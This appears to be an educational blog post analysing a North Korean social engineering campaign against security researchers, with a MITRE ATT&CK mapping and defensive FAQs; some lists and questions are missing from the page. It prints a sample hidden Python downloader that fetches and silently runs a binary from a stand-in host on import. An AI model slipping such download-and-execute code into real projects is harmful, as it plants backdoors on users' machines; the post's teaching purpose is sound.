






Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords

In the shadowy world of cyber espionage, few actors are as persistent and adaptive as state-sponsored groups linked to the Democratic People's Republic of Korea (DPRK). A recent campaign, meticulously analyzed by threat intelligence firms, reveals a sophisticated social engineering operation. This attack doesn't target the masses; it preys on the expertise of cybersecurity researchers, software developers, and IT professionals through a cunning blend of fake personas, malicious collaborations, and weaponized tools.
This post will dissect this North Korean hackers social engineering campaign from the ground up. We'll translate the technical jargon into a clear, actionable narrative, map their methods to the MITRE ATT&CK® framework, and provide you, whether you're a seasoned professional or a curious beginner, with the knowledge to recognize and defend against such advanced persistent threats (APTs).
The threat actors, tracked under names like Kimsuky or APT43, initiated a long-term reconnaissance operation. They created convincing fake profiles on platforms like LinkedIn, Twitter, and GitHub, posing as fellow security researchers or tech company recruiters. Their goal was to build trust and initiate technical collaboration, often proposing joint research on vulnerability analysis or offering "exclusive" tools.
The core of the attack involved sharing what appeared to be legitimate software projects or research documents. These files, however, contained hidden malicious code designed to establish a backdoor on the victim's system. Once executed, this backdoor provided the attackers with remote access, enabling data theft, lateral movement within a network, and long-term persistence. This North Korean hackers social engineering campaign is a prime example of a Supply Chain Compromise targeting the very community tasked with defense.

Understanding the sequence of events is crucial for defense. Here’s how this campaign typically unfolds.
Attackers spend weeks or months researching their targets, individuals in cybersecurity firms, open-source projects, or tech companies. They create detailed fake profiles (often stealing real photos and job histories) and start engaging with their targets' public posts to appear legitimate.
Contact is made via professional messaging. The conversation revolves around shared technical interests. The attacker might compliment the target's research, discuss recent vulnerabilities (CVEs), or propose a mutually beneficial collaboration on a tool or paper.

After establishing rapport, the attacker shares a link to a GitHub repository they "control" or a document they "need help reviewing." The repository contains source code for a useful-sounding tool (e.g., a custom vulnerability scanner, encryption utility). However, the code includes obfuscated malicious functions.
The target, believing the project is legitimate, clones the repo and builds/executes the tool. The build process or the tool's normal operation triggers the hidden malware, which often deploys a sophisticated backdoor like a Windows DLL side-loading mechanism or a Python-based reverse shell.
The installed backdoor calls home to an attacker-controlled server. This gives the hackers remote access to the victim's machine. They can now steal sensitive data (research, credentials, intellectual property), move to other connected systems, and maintain access for future operations.
The MITRE ATT&CK framework is a globally accessible knowledge base of adversary tactics and techniques. Mapping this campaign to ATT&CK helps defenders speak a common language and identify defensive gaps.
| MITRE ATT&CK Tactic | Technique Used (ID) | How It Manifests in This Campaign |
|---|---|---|
| Reconnaissance | Gather Victim Identity Information (T1589) | Scanning social media (LinkedIn, Twitter) to identify targets, their roles, interests, and connections. |
| Resource Development | Establish Accounts (T1585) | Creating fake social media and GitHub accounts to build attacker infrastructure and personas. |
| Initial Access | Phishing for Initial Access / Trusted Relationship (T1566 / T1199) | Using engineered social interactions over time to trick the target into executing malicious code, exploiting the trusted professional relationship. |
| Execution | User Execution (T1204) | The victim is convinced to run the malicious build script or application, believing it to be legitimate work software. |

| Persistence | DLL Side-Loading (T1574.002) | A common technique where malware places a malicious DLL in a location where a legitimate, signed application will load it during startup, ensuring the backdoor survives reboots. |
| Command and Control | Encrypted Channel (T1573) | Backdoor communications are encrypted using standard protocols (HTTPS, TLS) to blend in with normal traffic and evade detection. |
| Exfiltration | Exfiltration Over C2 Channel (T1041) | Stolen data is sent out through the same encrypted command-and-control channel used for remote instructions. |
Let's examine this North Korean hackers social engineering campaign from both sides of the battlefield.
Learning from common pitfalls is the fastest way to improve your security posture.

To truly understand the threat, let's look at a simplified example of how malware might be hidden. Attackers often obfuscate their initial downloader script.
Imagine a GitHub repository containing a Python tool. The main file, `scanner_tool.py`, looks legitimate. But it imports a module from another file in the repo:
            # scanner_tool.py - Legitimate-looking main file

            import sys

            import utils.helper_module  # This import is the Trojan horse


            def main():

                print("[+] Starting network scan...")

                # ... legitimate scanning code ...


            if __name__ == "__main__":

                main()
The file `utils/helper_module.py` might contain heavily obfuscated code that, when executed, downloads and runs the final backdoor payload from the attacker's server.
            # utils/helper_module.py - Malicious, obfuscated payload

            import requests, subprocess, os


            # A simple example of a downloader (real ones are more hidden)

            def init():

                try:

                    url = "https://legitimate-looking-cdn[.]com/update.bin"

                    r = requests.get(url)

                    path = os.path.join(os.getenv('TEMP'), "svchost.exe")

                    with open(path, 'wb') as f:

                        f.write(r.content)

                    subprocess.Popen([path], shell=False)

                except:

                    pass


            # Execute the downloader when the module is imported

            init()
How to Spot This: Always review the source code of dependencies, especially in small or new projects. Look for:
A: Yes. While high-value individuals are primary targets, these campaigns are often broad. Attackers may compromise a junior developer to gain a foothold in a company and then move laterally to more valuable assets. Everyone with access to interesting data or systems is a potential target.
A: Cross-check their profile: Do they have a consistent history over years? Do mutual connections vouch for them? Can you find their name and company on an official website? For proposed collaborations, suggest a quick video call, it's much harder to fake a live interaction convincingly.
A: There is no single "silver bullet," but a combination is key: Multi-Factor Authentication (MFA) prevents stolen credentials from being useful, and user education to cultivate a healthy skepticism is the best defense against the initial social engineering hook.
A: Start with the official MITRE ATT&CK website. For practical learning, explore resources like the ATT&CK Navigator or CyberDefenders blue team labs.
The North Korean hackers social engineering campaign is a stark reminder that in cybersecurity, the most advanced attack often begins with the simplest human interaction. They exploit trust, curiosity, and professional camaraderie, attributes that are vital to our industry.
Your Action Plan:
Cybersecurity is a continuous journey. Start your next step today.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.